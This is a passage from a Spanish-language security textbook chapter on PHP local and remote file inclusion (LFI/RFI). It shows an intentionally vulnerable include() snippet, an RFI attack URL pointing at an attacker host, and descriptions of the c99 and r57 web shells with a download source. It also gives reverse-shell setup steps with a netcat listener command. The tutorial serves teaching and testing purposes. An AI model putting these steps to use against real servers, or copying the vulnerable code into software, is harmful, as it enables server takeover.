Cuando utilizamos el término **inclusión de archivos** nos estamos refiriendo a la inclusión de un documento dentro de otro, por ejemplo, una página web dentro de otra.

¿Cuál es la utilidad? Supongamos que tenemos que programar un sitio que en cada página tenga una misma publicidad. Por lógica tendremos que repetir el mismo código en cada lugar donde se desee mostrar el anuncio, lo cual puede ser tedioso y nos ocupará unas cuantas líneas. Pero tenemos otra opción: programar todo el código necesario para mostrar la publicidad en un solo archivo, y luego incluirlo en todas las páginas necesarias. De tal modo, la cantidad de líneas que tendremos que programar se reducirá a una sola, que se encargará de incluir el archivo en el lugar indicado.




Figura 1. El método de inclusión de archivos consiste en incluir un documento (**`publicidad.php`**) dentro de otro (**`pagina.php`**), para que se muestren como uno solo.

Dado que los archivos que se incluyen están alojados en el servidor, necesitamos hacer uso de un lenguaje de programación que se ejecute de ese lado, como por ejemplo PHP, que ofrece funciones útiles para la inclusión de archivos.

En este capítulo analizaremos una vulnerabilidad que compromete de lleno la seguridad del servidor, a diferencia del XSS que solo afecta al usuario. En la técnica de **Cross-Site Scripting** usamos JavaScript, un lenguaje que se interpreta en el navegador web, y por ende el ataque solo afecta al cliente; mientras que las inclusiones de archivos se

manejan completamente del lado del servidor, haciendo uso de PHP u otro lenguaje server-side. La vulnerabilidad que trataremos se basa en fallos de seguridad en el uso de funciones que permiten realizar una inclusión de archivos.

Inclusión de archivos locales

Los archivos locales son los que se hospedan en un mismo servidor web. Siguiendo el ejemplo anterior de la publicidad, los documentos **pagina.php** y **publicidad.php** se encuentran en la misma ubicación, por lo tanto, se realiza una inclusión local.

> LAS INCLUSIONES DE ARCHIVOS SE MANEJAN CON TECNOLOGÍAS SERVER-SIDE

En algunos sitios, sucede que al navegar a través del menú la dirección URL se va modificando. Por ejemplo, puede que al entrar al ítem **Empresa** veamos algo similar a **www.sitio.com/index.php?pag=empresa.php**. En cambio, si nos movemos a **Contacto,** la URL será **www.sitio.com/index.php?pag=contacto.php**.

En estos casos, es probable que se esté usando la función **include** de PHP, que permite realizar inclusiones de archivos. La página principal incluye en su contenido el archivo que deseamos ver, PHP interpreta todo como una sola página y se la envía al usuario.




Figura 2. Se incluye dentro de **index.php** el contenido de **empresa.php**. PHP las interpreta como una sola página y las muestra al usuario.

En resumen, hablamos de una inclusión local cuando el contenido de un archivo se incluye dentro de otro y ambos están alojados en el mismo servidor web.

Ahora bien, ¿qué ocurriría si, por fallos de seguridad en la programación del código, podemos modificar el archivo que se incluye?¿Y qué pasaría si no hay ningún filtro que verifique si se está incluyendo el documento correcto? En esa situación, podríamos incluir y ver el contenido de cualquier otro archivo alojado en el servidor, mediante la técnica denominada **Local File Inclusion** (**LFI**).

Inclusión de archivos remotos

Hemos visto cómo pueden incluirse archivos locales dentro de un sitio web, pero también podría darse el caso de que el programador necesite incluir en alguna de sus páginas el código de un archivo alojado en otro servidor.

Supongamos que el documento de la publicidad está en una ubicación diferente a la de la página donde debe mostrarse; en ese caso, la sintaxis de la función **include** de PHP sería similar a la siguiente: **include('http://sitio.com/publicidad.php');**.




Figura 3. **`pagina.php`** incluye en su contenido el archivo **`publicidad.php`**, que se hospeda en un servidor diferente; por lo tanto, se realiza una inclusión de archivos remota.

Al igual que en una inclusión local, existe la posibilidad de que haya fallos de seguridad en el uso de las funciones PHP que permiten incluir archivos, poniendo en peligro al servidor web. La técnica de **Remote File Inclusion** (**RFI**), al igual que **LFI**, aprovecha un error

en la aplicación que permita al atacante modificar el archivo que se va a incluir, con la diferencia de que, si se trata de una inclusión local, se puede ver el contenido de cualquier archivo del servidor. En el caso de la inclusión remota se puede subir al servidor otro archivo, por ejemplo, uno que otorgue al hacker control total sobre el servidor web.

Shells: control en un solo archivo

Quizás nunca hayamos escuchado la palabra **shell** en el ámbito de la informática. Sin embargo, cualquier persona que utiliza una computadora está haciendo uso de ellas, ya que son programas que ayudan al usuario a acceder y controlar los servicios que ofrece el sistema operativo. Por ejemplo, el Explorer de Windows es una shell gráfica usada al llevar a cabo cualquier tarea. También existen las de texto, como la terminal o consola de comandos (CMD) que poseen todos los sistemas de Microsoft.

En resumen, las shells son programas que posibilitan la interacción con el sistema operativo, y el objetivo de un ataque si lo que se busca es el control total del sistema.

Figura 4. En Windows 7, ingresando al menú **`Inicio/Todos los programas/Accesorios`** encontramos el ítem **`Símbolo de sistema`**, que abre la shell de Windows.

Es lógico pensar, entonces, que el objetivo de un hacker malintencionado sea obtener de manera remota una shell sobre el sistema que esté atacando. ¿Pero por qué de manera remota? El atacante, la mayoría de las veces, no tiene acceso físico al sistema al que quiere ingresar, por lo cual debe lograr el control total a través de una shell, ejecutando comandos en ella desde su computadora.

En el caso de los servidores web, el objetivo es subir una **PHP shell**. A diferencia de otras, éstas están programadas en PHP y contienen funciones especialmente hechas para facilitar el manejo del servidor web, por lo cual suelen ser detectadas por los antivirus. Sin embargo, existen modos de hacerlas pasar desapercibidas, en el sitio **http://r57.gen.tr** podemos conseguir varias de ellas.

A continuación, conoceremos las **PHP shell** más destacadas que existen y aprenderemos a usarlas.




Figura 5. El objetivo es lograr subir una **PHP shell** al servidor, y así obtener su control total.

Las shells más populares

Una shell no es un virus. Si bien son detectadas por los antivirus, por sí mismas no causan daño al servidor, sino cuando quedan

FUNCIONES PHP

Existen cuatro funciones en este lenguaje que permiten trabajar con inclusión de archivos. Hasta aquí hemos visto **include**, pero también están **include_once**, **require** y **require_once**. Todas sirven para incluir archivos. Las diferencias entre ellas son mínimas y están documentadas en **www.php.net**.

en manos de un atacante. Hay muchas shells diferentes y todas cumplen el mismo objetivo, pero algunas poseen más funciones útiles. Las más populares son **c99** y **r57**.

> AL EJECUTAR COMANDOS EN UNA PHP SHELL PODEMOS CONTROLAR UN SERVIDOR WEB

c99

Es una shell antigua, aunque ha tenido muchas versiones, modificaciones y mejoras a lo largo a los años. Si bien no existe un sitio web determinado donde podamos descargarla, está subida a muchísimas páginas (como la mencionada **http://r57.gen.tr**).

Una vez obtenida debemos alojarla en un servidor web bajo nuestro poder y acceder a ella desde el navegador (como haríamos con cualquier otro archivo PHP).

En primer lugar veremos información acerca del servidor (por ejemplo el software que se está utilizando, los permisos, si se encuentra activado el **Safe Mode** y el espacio disponible en el disco). Luego encontraremos un menú con herramientas, que analizaremos a continuación, y el listado de directorios y archivos del servidor. Las acciones que podemos ejecutar sobre las carpetas y documentos del sitio son borrar, cortar y copiar, y hacia el final se encuentra la opción de buscar archivos y crear nuevos directorios.




Figura 6. El listado de directorios y archivos del servidor es lo primero que encontramos al acceder a la shell **c99.**

Sobre el menú, la primera herramienta es el **Encoder**, que codifica y/o calcula el hash de lo que escribamos, en el área de texto de la parte superior. Por ejemplo, si queremos codificar la frase "hola, todo bien?", luego de escribirla debemos presionar el botón **Encoder** para calcular, y automáticamente veremos en los campos de texto inferiores el equivalente en **MD5**, **base64**, **sha1**, **urlencode** y **hexadecimal**, entre otras codificaciones y hashes.

Figura 7. La herramienta **Encoder** sirve para codificar el texto que queramos.

Adicionalmente, en el menú también disponemos de la opción **SQL**, útil para manipular las bases de datos que posea el servidor. En primer lugar veremos campos con los datos para conectarnos y luego encontraremos varias opciones: crear una base de datos nueva, elegir una de las existentes y acceder a sus tablas y columnas, borrar o modificar una base de datos, entre otras.

NUESTRA PROPIA PHP SHELL

Programar una PHP shell es una tarea bastante difícil. Pero, si nos gusta el lenguaje, es un proyecto que nos hará crecer mucho en conocimientos sobre PHP. No es necesario tenerla completamente terminada para poder usarla, ya que podemos comenzar con funciones útiles y sencillas, como el listado de archivos del servidor, y luego ir avanzando.




Figura 8. La shell **c99** posee una herramienta para el manejo de las bases de datos que permite ver, crear, borrar y modificar bases de datos, tablas y columnas.

Por último podemos nombrar a la herramienta **PHP-Code**, que permite ejecutar en el servidor cualquier código PHP, mediante un área de texto.

En conclusión, la shell c99 pone a nuestra disposición excelentes herramientas para obtener el control total de un servidor web. Conozcamos ahora otra shell interesante.

r57

La PHP shell r57 posee menos funciones que la c99, pero aun así es de gran ayuda para quien busca apoderarse de un servidor web. En primer lugar, muestra datos del servidor (prácticamente los mismos de la shell anterior).

> LOS ANTIVIRUS BLOQUEAN LAS PHP SHELL C99 Y R57 PORQUE SON USADAS POR ATACANTES

Si queremos navegar a través de los directorios del servidor, debemos utilizar el ejecutor de comandos que aparece debajo del listado de archivos. También existe la posibilidad de buscar y editar archivos ya existentes en el sitio, y hay una consola PHP para ejecutar cualquier script en este lenguaje.




Figura 9. A pesar de tener menos funciones que la shell **c99**, la **r57** es muy usada por atacantes para apoderarse de servidores web.

Existen, también, las opciones destinadas a subir y bajar archivos del servidor y desde un FTP remoto. Otra funcionalidad interesante es la de poder enviar mails anónimos o con remitentes falsos, algo muy utilizado por los poco queridos **spammers** (personas que se dedican a enviar correo electrónico no deseado).

Por último, la herramienta para bases de datos permite conectarse y ejecutar cualquier comando con la sintaxis SQL.




Figura 10. La interfaz gráfica de la shell **r57** es menos intuitiva que la que posee la **c99**.

En las próximas secciones de este capítulo aprenderemos varias maneras de incluir una shell en un servidor, mediante las técnicas de **Remote File Inclusion** y **Local File Inclusion**. Antes de comenzar, queda un asunto pendiente: cómo realizar una **reverse shell** o **shell inversa**.

Shell a mí

Como dijimos antes, los antivirus y firewalls detectan las shells c99 y r57 debido a que pueden ser utilizadas por atacantes para tomar el control de un servidor web. En esta sección aprenderemos a obtener una **shell inversa**. Dado que un firewall suele aplicar mayor restricción al tráfico entrante que al saliente, si logramos que sea el servidor quien se conecte a nosotros brindándonos una shell, probablemente saltaremos los firewalls que posea.




Figura 11. Obtener una **shell inversa** consiste en lograr que el servidor web se conecte a nosotros, de modo que el firewall no bloquee la conexión.

El primer paso es conseguir el archivo PHP encargado de conectar el servidor web a la dirección IP y puerto que especifiquemos. Acto seguido, nos brindará una shell de comandos dentro del sistema, pero que es controlada desde nuestra computadora.

Debemos ingresar a la Web de **PentestMonkey** (**www.pentestmonkey.net**), dirigirnos al menú **Tools** y entrar en la categoría **Web Shells**. Allí veremos el tema **Reverse Shell**, donde podremos hallar su código fuente y un ejemplo de uso en idioma inglés (tengamos en cuenta que esta shell inversa solo funciona en sistemas Linux). Una vez obtenida, debemos abrirla con cualquier editor de texto y encontraremos, en los comienzos del código, dos líneas que debemos modificar:

```
$ip = '127.0.0.1';  // CHANGE THIS
$port = 1234;       // CHANGE THIS
```

Reemplazaremos el valor de la variable **ip** por la dirección IP de nuestra computadora (que podemos averiguar, por ejemplo, en **www.cualesmiip.com**). Luego elegiremos un número de puerto para realizar la conexión (por ejemplo, 5555) y se lo pasaremos como valor a la variable **port**.




Figura 12. Debemos especificarle a la shell la dirección IP y el puerto al que se va a conectar el servidor web.

Realizados los cambios, guardamos el archivo con extensión **.php** y lo subimos al servidor web objetivo (mediante la herramienta para subir archivos que posee la c99 o –en caso de no tener ninguna PHP shell hospedada en el servidor– explotando alguna vulnerabilidad que nos permita lograrlo).

Antes de ejecutar la shell inversa en el servidor debemos poner a la escucha de conexiones el puerto 5555 (o el que hayamos elegido) en nuestra computadora, haciendo uso de la herramienta de red NetCat (NC), vista en el **Capítulo 3**.

> UNA SHELL INVERSA LOGRA QUE EL SERVIDOR SEA EL QUE SE CONECTA A NOSOTROS

En la **Figura 13** podemos observar los sencillos parámetros que debemos pasarle a NC para lograr recibir la shell en el servidor. En primer lugar, vemos la **-v** (**modo verbose**) para más información de la conexión, luego **-l** (**listen**) para poner a la escucha el NetCat, y por último **–p**, para especificar el puerto (en este caso **5555**). El comando completo es: **nc –v –l –p 5555**. Ahora sí, accedemos desde la barra de direcciones o ejecutamos desde la c99/r57 nuestro archivo PHP de la shell inversa para recibir la conexión.

Figura 13. Obtuvimos una shell de comandos en el servidor, controlada desde nuestra computadora.

Hemos visto el poder de una shell, pero de nada sirve si no logramos subir una PHP shell o shell inversa al servidor web. En el comienzo de este capítulo nos introdujimos en la inclusión de archivos locales y remotos, y conocimos la posibilidad de que haya fallos en el uso de las funciones PHP que permiten realizar inclusiones. Desde allí parten las técnicas *Local File Inclusion* (LFI) y *Remote File Inclusion* (RFI), que analizaremos en profundidad a continuación.

Remote File Inclusion

Como hemos visto, puede suceder que un programador web necesite incluir en alguna de sus páginas el código de un archivo alojado en otro servidor web. Sabemos que se puede lograr mediante la función **include** de PHP, pero hacer uso de ella tiene sus riesgos, ya que sin darse cuenta el desarrollador podría programar el código que contiene esta función de manera que otros usuarios puedan modificar el archivo que se va a incluir. Así, el atacante tendrá la oportunidad de subir cualquier archivo al servidor atacado (por ejemplo una PHP shell) y apoderarse de éste.

RFI SE APROVECHA DE FALLAS EN LA INCLUSIÓN REMOTA DE ARCHIVOS

La técnica de Remote File Inclusion aprovecha este tipo de fallos en funciones como **include**. Si bien las inclusiones pueden ser locales o remotas, comenzaremos estudiando estas últimas. Aprenderemos a subir una PHP shell al servidor web explotando la vulnerabilidad de RFI.

Peligro a la vista

Debido a que PHP se ejecuta del lado del servidor, no podemos ver desde nuestro navegador el código escrito en este lenguaje que posea la página en cuestión, por lo cual será un poco más difícil detectar si la aplicación es vulnerable a RFI o no. Conocer las fallas de programación que aprovechan los atacantes para explotar esta técnica nos ayudará a identificar las aplicaciones inseguras.

Para realizar prácticas, crearemos un archivo llamado **rfi.php**, con el siguiente código:

SHELL INVERSA CON NETCAT

En lugar de usar una **PHP reverse shell**, podemos aprovechar la herramienta para subir archivos que posea la c99/r57 y subir al servidor el **NetCat**. Después de darle permisos de ejecución, le pasamos los parámetros necesarios para que se conecte a nuestra computadora, especificando la dirección IP y puerto a utilizar.

```
<?php
if (isset($_GET['doc'])) {
   $documento = $_GET['doc'];
   include ($documento);
}
?>
```

Figura 14. Programamos un código que nos permite incluir un archivo remoto especificándolo a través de la URL.

Recordemos que **GET** indica que se le asignará el valor a la variable a través de la URL. Supongamos que un sitio web posee, en alguna parte de su código, las líneas escritas anteriormente: el valor de la variable podría asignarse según la acción que ejecute el usuario sobre la aplicación, por lo tanto no está especificado con anterioridad el archivo a incluir, de modo que el atacante tenga la posibilidad de colocar el documento que quiera dentro del servidor. Pero si no puede ver el código PHP de la aplicación ¿cómo sabe si la página es vulnerable a RFI?

Si se está usando el método **GET** es mucho más fácil, ya que se puede visualizar en la URL algo similar a lo siguiente: **www.sitio.com/index.php?doc=http://otrositio.com/doc.php**. Esta dirección es muy sospechosa, ya que evidentemente se está incluyendo un documento

externo al servidor web. Lo siguiente es testear la aplicación pasándole a la variable **doc** cualquier valor que no esté registrado en el sitio, con el objetivo de ocasionar un error (por ejemplo, **www.sitio.com/index.php?doc=cualquiercosa**). De este modo, puede que veamos un mensaje similar al siguiente: **Warning: include(cualquiercosa) [function.include]: failed to open (...)**.

Si lo analizamos detenidamente, notaremos que se produce un error en la función **include**, ya que no encontró el archivo que tenía que incluir pero sí lo aceptó como parámetro válido. Con esto acabamos de confirmar que la aplicación es vulnerable a un ataque de inclusión de archivos.




Figura 15. Producimos un error en la aplicación con el objetivo de confirmar si es vulnerable o no a un ataque de inclusión de archivos.

Finalmente, intentamos incluir un documento externo al sitio vulnerable: **www.sitio.com/index.php?doc=http://sitioataque.com/archivo.php**. Si podemos visualizarlo correctamente, hemos logrado llevar a cabo un RFI, ya que incluimos en el servidor un archivo diferente al que en realidad debía ser incluido.

Ahora bien, ¿qué sucede si se utiliza el método **POST** en lugar de **GET**? Que no sea visible la inclusión de archivos en la URL no significa que no se realice. Debemos utilizar algún complemento para Firefox (como Tamper Data o Live HTTP Headers) para capturar y modificar el contenido **POST** que se envía al servidor.

Hemos aprendido a detectar un RFI conociendo el funcionamiento de un código vulnerable a este ataque, a partir de la modificación de los parámetros de la función PHP, logrando así incluir un archivo diferente al que debía ser incluido. Incluyendo una PHP shell, podemos apoderarnos fácilmente del servidor.

Inclusión de una shell mediante RFI

Si el principal objetivo es obtener el control total del servidor web, tenemos la posibilidad de explotar una vulnerabilidad de tipo RFI y subir una PHP shell. Como la inclusión es remota, debemos hospedar la shell en algún servidor bajo nuestro poder.

